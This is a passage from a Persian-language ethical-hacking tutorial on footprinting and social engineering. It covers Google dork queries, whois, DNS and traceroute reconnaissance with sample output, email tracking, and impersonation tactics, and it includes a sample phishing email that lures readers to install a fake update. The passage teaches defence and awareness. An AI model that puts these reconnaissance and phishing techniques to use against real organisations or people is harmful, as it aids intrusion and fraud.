Footprinting، فرآیند ساخت نقشه‌ای از شبکه سازمان و سیستم‌ها است. Footprinting با تعیین سیستم، برنامه، یا مکان فیزیکی مقصد شروع می‌شود. برای مثال، وب سایت سازمان، اطلاعات پرسنل را دارد و می‌تواند به هکر جهت انجام حمله مهندسی اجتماعی کمک کند. همچنین ممکن است هکر با استفاده از جستجوی گوگل یا یاهو، اطلاعات کارکنان آن سازمان را بدست آورد.

موتور جستجوی گوگل، روشی خلاقانه برای جمع‌آوری اطلاعات است. استفاده از موتور جستجوی گوگل برای بازیابی اطلاعات، به عنوان Google hacking شناخته می‌شود. http://groups.google.com برای جستجو درباره گروه‌های خبری گوگل استفاده می‌شود. همچنین http://people.yahoo.com و http://www.intellius.com برای پیدا کردن اطلاعات افراد به کار می‌روند. از دستورات زیر می‌توان برای Google hacking استفاده کرد:

- Site، داخل سایت یا دامین را جستجو می‌کند. وب سایت یا دامین مورد جستجو باید بعد از کولن بنویسید.
- Filetype، جستجو را فقط برای نوع خاصی از فایل انجام می‌دهد، باید نوع فایل را بعد از کولن بنویسید.
- Link، داخل hyperlinkها، یک کلمه را جستجو و صفحات لینک شده را شناسایی می‌کند.
- Cache، نسخه یک صفحه وب را مشخص می‌کند. آدرس سایت را باید بعد از کولن ذکر کنید.
- Intitle، به دنبال کلمه‌ای در داخل عنوان یک فایل می‌گردد.
- Inurl، تنها داخل آدرس یک فایل جستجو می‌کند. باید کلمه مورد جستجو را بعد از کولن ذکر کنید.

برای مثال، هکر می‌تواند از دستور زیر برای شناسایی انواع مشخص آسیب پذیری‌های برنامه‌های وب استفاده کند: INURL: [“parameter=”] with FILETYPE: [ext] and INURL: [scriptname]

و یا اینکه هکر می‌تواند از عبارت زیر برای سرورهای Novell BorderManager استفاده کند:

Intiltle: “BorderManager information alert”

برای پیدا کردن اطلاعاتی درباره یک شرکت یا پرسنل، می‌توان از گروه‌های خبری، اخبار منتشر شده و بلاگ‌ها استفاده کرد. پست‌های شغلی سازمانی می‌توانند اطلاعاتی در مورد نوع سرورها یا دستگاه‌های زیرساختی شبکه شرکت به شما بدهند.


اطلاعات دیگری که می‌توان در این مرحله در مورد هدف به دست آورد عبارتند از: تکنولوژی‌های اینترنتی، سیستم عامل و سخت‌افزارهای مورد استفاده، آدرس‌های IP فعال، آدرس‌های پست الکترونیکی و شماره تلفن‌ها، و سیاست‌ها و فرآیندهای سازمانی است.

هکر، ۹۰٪ از زمان را برای جمع‌آوری اطلاعات بر روی هدف و ۱۰٪ دیگر را بر روی انجام حمله صرف می‌کند.

متدلوژی‌های جمع‌آوری اطلاعات

جمع‌آوری اطلاعات، به هفت مرحله تقسیم می‌شود. فرآیند footprinting، در طول دو مرحله اول انجام می‌شود. برخی از منابعی که برای جمع‌آوری اطلاعات استفاده می‌شوند عبارتند از:

Domain name lookup
Whois
Nslookup
Sam Spade



هفت مرحله جمع‌آوری اطلاعات

قبل از اینکه در مورد این ابزارها بحث کنیم، به خاطر داشته باشید که اطلاعات باز موجود، اطلاعات با ارزشی در مورد هدف هستند از قبیل شماره تلفن‌ها و آدرس‌ها. انجام whois، جستجوی جداول DNS، و اسکن آدرس‌های IP برای پورت‌های باز، مثال‌هایی از اطلاعات باز هستند. بسیاری از این اطلاعات، از طریق روش‌های قانونی قابل دسترس هستند.

برخی از ابزارهای Footprinting عبارتند از:

- Whois
- Nslookup
- ARIN
- Neo Trace
- VisualRoute Trace
- SmartWhois
- eMailTracker Pro
- Website watcher
- Google Earth
- GEO Spider
- HTTrack Web Copier
- E-Mail Spider

DNS Enumeration

فرآیند یافتن همه سرورهای DNS و رکوردهای مربوطه برای یک سازمان را DNS Enumeration می‌نامند. ممکن است سازمانی هم سرورهای DNS داخلی و هم خارجی داشته باشد که می‌تواند اطلاعاتی از قبیل نام‌های کاربری، نام‌های کامپیوتر، و آدرس‌های IP سیستم‌ها را ارائه دهد.


ابزارهایی از قبیل NSlookup، DNSstuff، ARIN، و Whois می‌توانند برای بدست آوردن اطلاعاتی که برای DNS enumeration استفاده می‌شوند، به کار روند.

Nslookup و DNSstuff

یکی از ابزارهای قدرتمندی که باید با آن آشنا باشید، nslookup است. این ابزار، از سرورهای DNS برای اطلاعات رکورد، کوئری می‌گیرد و در سیستم عامل‌های ویندوز، لینوکس، و یونیکس وجود دارد. ابزارهای هک از جمله Sam Spade، دارای ابزار nslookup هستند.

با اطلاعات جمع‌آوری شده از Whois، می‌توانید از nslookup برای یافتن آدرس‌های IP سرورها و کامپیوترهای دیگر استفاده کنید. با استفاده از اطلاعات name serverهای اصلی از Whois (AUTH1.NS.NY1.NET)، می‌توانید آدرس IP سرور ایمیل را بدست آورید.

ابزارهای زیادی وجود دارند که کار هک را ساده کرده‌اند. DNSstuff، یکی از این ابزارها است. به جای استفاده از ابزار دستوری nslookup با پارامترها و سوئیچ‌های فراوان، برای جمع‌آوری اطلاعات رکورد DNS، تنها کافیست به وب سایت http://www.dnsstuff.com بروید و جستجوی آنلاین رکورد DNS را انجام دهید. شکل زیر، مثالی از جستجوی رکورد DNS را برای سایت http://www.eccouncil.org با استفاده از DNSstuff.com نشان می‌دهد. این جستجو، تمام رکوردهای مستعار برای http://www.eccouncil.org و آدرس IP سرور وب را نشان می‌دهد. حتی شما می‌توانید تمام name serverها و آدرس‌های IP مربوطه را شناسایی کنید.



DNS Lookup: eccouncil.org A record

Generated by www.DNSstuff.com at 13:01:51 GMT on 12 Apr 2006.

How I am searching:
Searching for eccouncil.org A record at l.root-servers.net [198.32.64.12]: Got referral to TLD4.ULTRADNS.org. [took 94 ms]
Searching for eccouncil.org A record at TLD4.ULTRADNS.org. [199.7.67.1]: Got referral to AUTH2.NS.NYI.NET. [took 7 ms]
Searching for eccouncil.org A record at AUTH2.NS.NYI.NET. [66.111.15.154]: Reports eccouncil.org. [took 9 ms]

Answer:

Domain	Type	Class	TTL	Answer
eccouncil.org.	A	IN	3600	64.90.176.10
eccouncil.org.	NS	IN	3600	auth2.ns.nyi.net.
eccouncil.org.	NS	IN	3600	auth1.ns.nyi.net.
auth2.ns.nyi.net.	A	IN	7765	66.111.15.154

There is no need to *refresh* the page -- to see the DNS traversal, to make sure that all DNS servers are reporting the same results, you can Click Here.

Note that these results are obtained in real-time, meaning that these are **not** cached results.
These results are what DNS resolvers all over the world will see right now (unless they have cached information).

مفهوم Whois و ARIN Lookup

ابتدا، Whois از سیستم عامل یونیکس آغاز شد اما اکنون در بسیاری از سیستم عامل‌ها و ابزارهای هک، بر روی اینترنت استفاده می‌شود. این ابزار، مشخص می‌کند که چه کسی نام دامینی که برای وب سایت یا ایمیل استفاده می‌شود را ثبت کرده است.

سازمان ICANN، به اسامی دامین نیاز دارد تا مطمئن شود تنها یک شرکت از آن نام دامین استفاده می‌کند. ابزار Whois، از پایگاه داده کوئری می‌گیرد تا اطلاعات تماس درباره افراد یا سازمانی که دامین ثبت کرده است را بازیابی کند.

Smart Whois (Whois هوشمند) برنامه جمع‌آوری اطلاعات است که به شما اجازه می‌دهد تمام اطلاعات در دسترس درباره آدرس‌های IP، نام دستگاه‌ها، یا دامین، شامل کشور، ایالت یا استان، شهر، اسم ارائه دهنده شبکه، اطلاعات تماس مدیر شبکه و مدیر فنی را پیدا کنید. Smart Whois، نسخه گرافیکی از برنامه Basic Whois است.

ARIN، پایگاه داده‌ای است که شامل اطلاعاتی از قبیل مالک آدرس‌های IP استاتیک است. پایگاه داده ARIN، با استفاده از ابزار Whois همچون http://www.arin.net/whois مورد کوئری قرار می‌گیرد.

شکل زیر، جستجوی Whois برای http://www.yahoo.com را نشان می‌دهد. توجه داشته باشید که آدرس‌ها، ایمیل‌ها، و اطلاعات تماس در جستجوی Whois قرار دارند. این اطلاعات می‌توانند توسط هکر قانونمند برای یافتن مسئول یک آدرس IP و سازمانی که مالک سیستم هدف است، یا توسط هکر شرور برای انجام مهندسی اجتماعی استفاده شوند.

شما باید اطلاعات در دسترس عمومی که در پایگاه‌های داده همچون ARIN وجود دارند را بدانید و مطمئن شوید که هکر شرور نمی‌تواند از این اطلاعات برای انجام حمله علیه شبکه استفاده کند.

خروجی ARIN برای http://www.yahoo.com

نکته: به غیر از ARIN، مراکز دیگری نیز در سراسر جهان برای این منظور وجود دارند از قبیل: RIPE NCC، LACNIC، و APNIC.

تحلیل خروجی Whois

ساده‌ترین راه برای انجام Whois، اتصال به وب سایت (برای مثال، www.networksolutions.com) و انجام جستجوی Whois است. متن زیر، خروجی جستجوی Whois برای سایت www.eccouncil.org است:

Domain ID: D81180127-LROR

Domain Name: ECCOUNCIL.ORG

Created On: 14-Dec-2001 10:13:06 UTC

Last Updated On: 19-Aug-2004 03:49:53 UTC

Expiration Date: 14-Dec-2006 10:13:06 UTC

Sponsoring Registrar: Tucows Inc. (R11-LROR)

Status: OK

Registrant ID: tuTv2ItRZBMNd4lA

Registrant Name: John Smith

Registrant Organization: International Council of E-Commerce Consultants

Registrant Street1:67 Wall Street, 22nd Floor

Registrant Street2:

Registrant Street3:

Registrant City: New York

Registrant State/Province: NY

Registrant Postal Code: 10005-3198

Registrant Country: US

Registrant Phone: +1.2127098253

Registrant Phone Ext.:

Registrant FAX: +1.2129432300

Registrant FAX Ext.:

Registrant Email:forum@eccouncil.org

Admin ID: tus9DYvpp5mrbLNd

Admin Name: Susan Johnson

Admin Organization: International Council of E-Commerce Consultants

Admin Street1:67 Wall Street, 22nd Floor

Admin Street2:

Admin Street3:

Admin City: New York

Admin State/Province: NY

Admin Postal Code: 10005-3198

Admin Country: US

Admin Phone: +1.2127098253

Admin Phone Ext.:

Admin FAX: +1.2129432300

Admin FAX Ext.:

Admin Email:ethan@eccouncil.org

Tech ID: tuE1cgAfi1VnFkpu

Tech Name: Jacob Eckel

Tech Organization: International Council of E-Commerce Consultants

Tech Street1:67 Wall Street, 22nd Floor

Tech Street2:

Tech Street3:

Tech City: New York

Tech State/Province: NY

Tech Postal Code: 10005-3198

Tech Country: US

Tech Phone: +1.2127098253

Tech Phone Ext.:

Tech FAX: +1.2129432300

Tech FAX Ext.:

Tech Email:forum@eccouncil.org

Name Server: ns1.xyz.net

Name Server: ns2.xyz.net

برخی از ابزارهای Whois عبارتند از:

- Wikto Footprinting Tool
- Whois Lookup
- SmartWhois
- ActiveWhois
- LanWhois
- CountryWhois
- WhereIsIP
- ip2country
- CallerIP
- Web Data Extractor

و برخی از ابزارهای آنلاین Whois عبارتند از:

- www.samspade.org
- www.geektools.com
- www.whois.net
- www.demon.net
- www.whatismyip.com

پیدا کردن بازه آدرس‌های شبکه

هر هکر قانونمندی باید بداند که چگونه بازه شبکه و subnet mask سیستم هدف را شناسایی کند. از آدرس‌های IP، برای اتصال به سیستم‌های مقصد استفاده می‌شود. شما می‌توانید آدرس‌های IP را در ثبت کننده‌های اینترنتی همچون ARIN یا AINA پیدا کنید.

ممکن است هکری بخواهد که مکان جغرافیایی سیستم یا شبکه هدف را پیدا کند. او این کار، را با ردیابی مسیر یک پیام که به آدرس IP مقصد ارسال شده است بدست می‌آورد. شما می‌توانید از ابزارهایی همچون traceroute، VisualRoute، و NeoTrace برای شناسایی مسیر هدف استفاده کنید.

علاوه بر این، چنانچه شما شبکه مقصد را ردیابی کنید، اطلاعات مفید دیگری نیز بدست می‌آورید. برای مثال، می‌توانید آدرس‌های IP داخلی ماشین‌ها، یا حتی آدرس IP دروازه اینترنتی را بدست آورید و سپس از این آدرس‌ها برای فرآیندهای حمله یا اسکن استفاده کنید.

شناسایی انواع مختلف رکوردهای DNS

رکوردهای رایج DNS و کاربرد آنها عبارتند از:

- A: تبدیل نام به آدرس IP
- SOA: مشخص کننده سرور DNS مسئول برای اطلاعات دامین
- CNAME: اسامی اضافی یا مستعار برای رکوردها می‌دهد
- MX: مشخص کننده سرور ایمیل برای دامین است
- SRV: سرویس‌هایی از قبیل directory services را مشخص می‌کند
- PTR: تبدیل آدرس‌های IP به اسم
- NS: دیگر Name serverهای شبکه را مشخص می‌کند

نحوه کار traceroute در footprinting


Traceroute، ابزاری برای ردیابی بسته است که در اغلب سیستم عامل‌ها وجود دارد. با ارسال بسته‌های ICMP به سمت مقصد، آدرس‌های بین راه را نیز مشخص می‌کند. زمانیکه پیام‌های ICMP از روتری عبور کرد، مقدار TTL یک واحد کم می‌شود. بنابراین هکر می‌تواند بفهمد که چند تا روتر در مسیر وجود دارد.

یکی از نقاط ضعف آن زمانی است که با فایروالی مواجه می‌شود. از آنجائیکه که فایروال، ابزار tracerout را متوقف می‌کند تا جلوی کشف شبکه را بگیرد، می‌تواند به هکر هشدار دهد که فایروال وجود دارد بنابراین، باید از تکنیک‌های دور زدن فایروال استفاده شود.

Sam Spade و بسیاری از ابزارهای دیگر هک، ابزار traceroute را دارند. سیستم عامل‌های ویندوز، از دستور tracert hostname برای انجام traceroute استفاده می‌کنند. شکل زیر، مثالی از خروجی traceroute را برای سایت www.yahoo.com نشان می‌دهد.

```
Select C:\WINDOWS\system32\cmd.exe

C:\>tracert www.yahoo.com

Tracing route to www.yahoo.akadns.net [68.142.226.42]
over a maximum of 30 hops:

  1     1 ms     1 ms     1 ms  192.168.1.1
  2    55 ms    32 ms    10 ms  [redacted]
  3    27 ms     9 ms     9 ms  [redacted]
  4    30 ms     9 ms     9 ms  mrfddsrjO2gexO70003.rd.dc.cox.net [68.100.0.149]

  5    22 ms    11 ms    11 ms  mrfdbbrjO2-geO20.rd.dc.cox.net [68.1.1.6]
  6    12 ms    11 ms    12 ms  ashbbbrjO1-posO20100.r2.as.cox.net [68.1.1.232]

  7    14 ms    11 ms    13 ms  68.105.30.98
  8    43 ms    12 ms    12 ms  vlan260-msr2.re1.yahoo.com [216.115.96.173]
  9    28 ms    11 ms    10 ms  t-2-1.bas2.re2.yahoo.com [206.190.33.93]
 10    28 ms    11 ms    11 ms  p11.www.re2.yahoo.com [68.142.226.42]

Trace complete.
```

این دستور، روترهایی که در مسیر وجود دارند را شناسایی می‌کند. از آنجائیکه معمولا روترها بر اساس مکان فیزیکی‌شان، نام گذاری می‌شوند بنابراین نتایج tracert، به شما کمک می‌کند تا مکان این دستگاه‌ها را متوجه شوید.



برخی دیگر از ابزارهایی که به این منظور استفاده می شوند عبارتند از:

- 3D Traceroute
- NeoTrace
- VisualRoute Trace
- Path Analyzer Pro
- Maltego

استفاده از Email Tracking

برنامه‌های Email Tracking، به ارسال کننده ایمیل امکان می‌دهند که بداند آیا گیرنده پیام، ایمیل را خوانده، فروارد کرده، تغییر داده، پاک کرده است یا نه. اغلب برنامه‌های Email Tracking، با ضمیمه کردن یک اسم دامین به آدرس ایمیل کار می‌کنند مثلا readnotify.com. یک فایل گرافیکی که تنها یک پیکسل دارد و قابل توجه

نیست را به ایمیل ضمیمه می‌کند. بنابراین، زمانیکه عملی بر روی آن ایمیل انجام می‌شود، این فایل گرافیکی به سرور متصل شده و ارسال کننده را مطلع می‌کند.

ابزارهای VisualRoute Mail Tracker و eMail Tracker Pro برای این منظور به کار می‌روند.

نحوه کار Web Spider ها

Spammerها، که آدرس‌های ایمیل را از اینترنت جمع‌آوری می‌کنند، از Web Spiderها استفاده می‌کنند. Web Spider، وب سایت‌ها را جستجو می‌کند تا اطلاعات مشخصی از قبیل آدرس‌های ایمیل را جمع‌آوری کند. Web Spider، به دنبال قالب عمومی ایمیل‌ها که با @ همراه هستند می‌گردد و آنها را داخل لیست کپی می‌کند. این آدرس‌ها به پایگاه داده اضافه می‌شود و ممکن است بعدا برای ارسال ایمیل‌های ناخواسته استفاده شود. Web Spiderها می‌توانند برای جستجوی همه نوع اطلاعات بر روی اینترنت استفاده شوند. هکر می‌تواند از Web Spider برای خودکارسازی فرآیند جمع‌آوری اطلاعات استفاده کند. یک روش برای جلوگیری از Web Spiderها برای سایت شما این است که فایل robots.txt را با لیستی از دایرکتوری‌هایی که می‌خواهید از crawling محافظت شوند، در مسیر ریشه وب سایت‌تان قرار دهید.

نکته: فایل robots.txt در ریشه قرار دارد و لیستی از دایرکتوری‌ها و منابعی که نمی‌خواهیم توسط موتورهای جستجو، ایندکس شوند را قرار می‌دهیم.

ابزارهای Web data Extractor و 1st E-Mail Address Extractor برای این منظور به کارمی‌روند.

مراحل انجام Footprinting

۱. پیدا کردن آدرس‌های داخلی و خارجی شرکت
۲. انجام جستجوی Whois برای جزئیات شخصی

۳. استخراج اطلاعات DNS
۴. جستجو به دنبال اسامی در وب سایت
۵. استخراج آرشیو وب سایت
۶. جستجو از طریق گوگل برای اخبار مربوط به شرکت
۷. استفاده از People Search برای یافتن اطلاعات شخصی پرسنل
۸. یافتن مکان فیزیکی وب سرور با استفاده از ابزار NeoTracer
۹. تحلیل جزئیات زیرساخت شرکت با استفاده از فرصت‌های شغلی
۱۰. ردیابی ایمیل با استفاده از readnotify.com

مهندسی اجتماعی

مهندسی اجتماعی، روشی غیر فنی برای شکستن امنیت سیستم یا شبکه است. فرآیند گول زدن کاربران یک سیستم و تحریک آنها برای دادن اطلاعاتی که برای دور زدن مکانیزم‌های امنیتی استفاده می‌شود را مهندسی اجتماعی می‌گویند. دانستن مهندسی اجتماعی بسیار مهم است برای اینکه هکر می‌تواند از آن برای حمله به عنصر انسانی سیستم استفاده کند. این روش می‌تواند برای جمع‌آوری اطلاعات قبل از حمله استفاده شود.

مهندسی اجتماعی چیست؟

مهندسی اجتماعی، استفاده از ترغیب و تحریک برای گول زدن کاربران به منظور دستیابی به اطلاعات یا تشویق قربانی برای انجام برخی عملیات است. معمولا یک مهندس اجتماع، از تلفن یا اینترنت برای گول زدن کاربر و گرفتن اطلاعات حساس یا تحریک آنها برای انجام کارهایی که سیاست امنیتی سازمان را به خطر بیاندازد استفاده می‌کند. در این روش، مهندسان اجتماعی، به جای سو استفاده از حفره‌های امنیتی کامپیوتر، از گرایشات و تمایلات طبیعی افراد برای ایجاد اعتماد، سو استفاده می‌کنند. کاربران، ضعیف‌ترین لینک‌های امنیتی هستند. این اصل، دلیل انجام مهندسی اجتماعی است.

خطرناک‌ترین بخش مهندسی اجتماعی این است که شرکت‌هایی که فرآیندهای احراز هویت، فایروال، VPN، و نرم‌افزار مانیتورینگ شبکه دارند، هنوز مستعد حمله هستند برای اینکه مهندسی اجتماعی، معیارهای امنیتی را بطور مستقیم مورد حمله قرار نمی‌دهد بلکه آن را دور می‌زند.

افراد، ضعیف‌ترین لینک در زنجیره امنیتی هستند و بهترین روش برای مقابله با حمله مهندسی اجتماعی، داشتن سیاست مناسب و آموزش پرسنل است. مهندسی اجتماعی، سخت‌ترین نوع حمله است برای اینکه سازمان نمی‌تواند تنها با استفاده از نرم‌افزار و سخت‌افزار از بروز آن جلوگیری کند.

انواع رایج حملات کدامند؟

مهندسی اجتماعی در دو دسته قرار می‌گیرد:

مبتنی بر انسان: مهندسی اجتماعی مبتنی بر انسان، اشاره به تعامل شخص به شخص دارد تا اطلاعات مورد دلخواه را بدست آورد مانند تماس با help desk و تلاش برای یافتن کلمه عبور.

مبتنی بر کامپیوتر: مهندسی اجتماعی مبتنی بر کامپیوتر، اشاره به داشتن نرم‌افزار کامپیوتری است که تلاش کند اطلاعات مورد دلخواه را بدست آورد. مثالی از آن، ارسال ایمیلی به کاربر و درخواست از او برای ورود مجدد پسورد در صفحه وب برای تائید است. این حمله مهندسی اجتماعی، با نام phishing شناخته می‌شود.

مهندسی اجتماعی مبتنی بر انسان

حملات مبتنی بر مهندسی اجتماعی، به دسته‌های کلی زیر تقسیم می‌شوند:

خود را جای شخص دیگری جا زدن (Impersonating an employee or valid user): در این نوع حمله مهندسی اجتماعی، هکر وانمود می‌کند که کارمند یا کاربر قانونی سیستم است. هکر می‌تواند خود را برای نگهبان، کارمند وانمود کند و دسترسی فیزیکی به دست آورد. پس از داخل شدن می‌تواند اطلاعات را از سطل زباله، میزها و سیستم‌های کامپیوتری جمع‌آوری کند.

خود را به عنوان شخص مهم وانمود کردن (Posing as an important user): در این نوع حمله، هکر خود را جای شخص مهمی همچون مدیر ارشد جا می‌زند که برای دسترسی به فایل‌ها یا کامپیوتر، نیاز به کمک فوری دارد. هکر از حالت ترساندن استفاده می‌کند تا کارمند سطح پایین، اجازه دسترسی به سیستم را بدهد. بسیاری از کارکنان سطح پایین، از کسی که فکر می‌کنند مدیر ارشد است، سوالی نمی‌پرسند.

استفاده از شخص سوم (Using a third person): در این رویکرد، هکر وانمود می‌کند که مجوز استفاده از منابع مجاز سیستم را دارد. زمانیکه منبع دارای مجوز، خالی است یا نمی‌تواند قابل دسترسی باشد، این حمله، بسیار موثر است.

تماس با پشتیبانی فنی (Calling technical support): تماس با پشتیبانی فنی برای راهنمایی، نوع کلاسیک مهندسی اجتماعی است. پرسنل help desk و پشتیبانی فنی، آموزش دیده‌اند تا به کاربران کمک کنند. همین امر سبب شکار آنها توسط حملات مهندسی اجتماعی می‌شود.

ایستادن کنار کاربر (Shoulder surfing): تکنیک جمع‌آوری پسورد است که هکر موقع ورود کاربر به سیستم، کنارش می‌ایستد و نام کاربری و کلمه عبوری که وارد سیستم می‌کند را می‌بیند.

آشغال گردی (Dumpster diving): جستجو در زباله‌ها برای یافتن اطلاعاتی که ممکن است بر روی کاغذ نوشته شده باشد، است. هکر می‌تواند پسوردها، نام فایل‌ها، یا اطلاعات محرمانه دیگری را بدست آورد.

یکی از روش‌های پیشرفته برای دستیابی به اطلاعات غیر مجاز، مهندسی اجتماعی معکوس است. با استفاده از این تکنیک، هکر شخصیتی ایجاد می‌کند که به نظر می‌رسد دارای اختیار است بنابراین، کارمندان، از هکر اطلاعات می‌خواهند. برای مثال، هکر خود را جای help desk جا می‌زند و نام کاربری شخص را می‌گیرد تا به او پسورد دهد.

مهندسی اجتماعی مبتنی بر کامپیوتر

حملات مهندسی اجتماعی مبتنی بر کامپیوتر شامل موارد زیر می‌شود:

- ضمیمه‌های ایمیل
- وب سایت‌های جعلی
- پنجره‌های Popup

حملات داخلی

اگر هکر نتواند هیچ روشی برای هک سازمان پیدا کند، بهترین گزینه بعدی، نفوذ به سازمان به عنوان کارمند یا پیدا کردن کارمند ناراضی است که بتواند از طریق او حمله را انجام دهد. حملات داخلی، قدرتمند هستند برای اینکه کارمندان، دسترسی فیزیکی دارند.

حملات Phishing

حملاتی که ایمیلی را ارسال می‌کنند و معمولا خود را جای بانک یا شرکت کارت اعتباری یا موسسات مالی جا می‌زنند و از آنها می‌خواهند که اطلاعات بانکی‌شان را تائید کنند یا پسوردشان یا PIN را دوباره وارد کنند. کاربر روی

لینکی که در ایمیل است کلیک می‌کند ولی به یک وب سایت ساختگی انتقال می‌یابد. سپس هکر می‌تواند این اطلاعات را بدست آورد و از آنها برای دسترسی‌های مالی یا حملات دیگر استفاده کند. ایمیل‌هایی که در آنها گفته می‌شود مقدار زیادی پول برنده شده‌اید نیز مثالی از حملات phishing است. این حملات، همان شخص را مورد هدف قرار می‌دهند و می‌خواهند که اطلاعات محرمانه را در اختیار هکر قرار دهند.

ضمیمه‌های ایمیل می‌توانند برای ارسال کدهای مخرب به سیستم قربانی استفاده شوند که می‌توانند بصورت اتوماتیک، ابزارهایی مثل keylogger نرم‌افزاری نصب کنند تا پسورد را بدست آورند. ویروس‌ها، تروجان‌ها و wormها می‌توانند در ایمیل‌های تقلبی برای اغفال قربانی برای باز کردن ضمیمه باشند. ضمیمه‌های ایمیل، به عنوان حملات مهندسی اجتماعی مبتنی بر کامپیوتر هستند.

مثالی از ایمیلی که سعی می‌کند دریافت کننده، ضمیمه را باز کند به شکل زیر است:

Mail server report.

Our firewall determined the e-mails containing worm copies are being sent from your computer. Nowadays it happens from many computers, because this is a new virus type (Network Worms).

Using the new bug in the Windows, these viruses infect the computer unnoticeably. After the penetrating into the computer the virus harvests all the e-mail addresses and sends the copies of itself to these e-mail addresses

Please install updates for worm elimination and your computer restoring.

Best regards,

Customer support service

پنجره‌های Pop-up نیز مثل ضمیمه‌های ایمیل، می‌توانند در حملات مهندسی اجتماعی مبتنی بر کامپیوتر استفاده شوند. پنجره‌های Pop-up که پیشنهادات خاصی را دارند می‌توانند کاربر را تشویق کنند تا نرم‌افزار مخرب را نصب کند.

URL obfuscation

معمولا URL در قسمت نوار آدرس مرورگر اینترنتی برای دسترسی به وب سایت خاصی استفاده می‌شود. URL obfuscation، مخفی کردن یا جعلی کردن URL است تا قانونی به نظر برسد. برای مثال، وب سایت 204.13.144.2/Citibank، به نظر می‌رسد که آدرس اینترنتی صحیح برای Citibank می‌باشد ولی اینطور نیست. URL obfuscation، برای حملات phishing و بعضی از کلاهبرداری‌های آنلاین استفاده می‌شود تا کلاهبرداری را

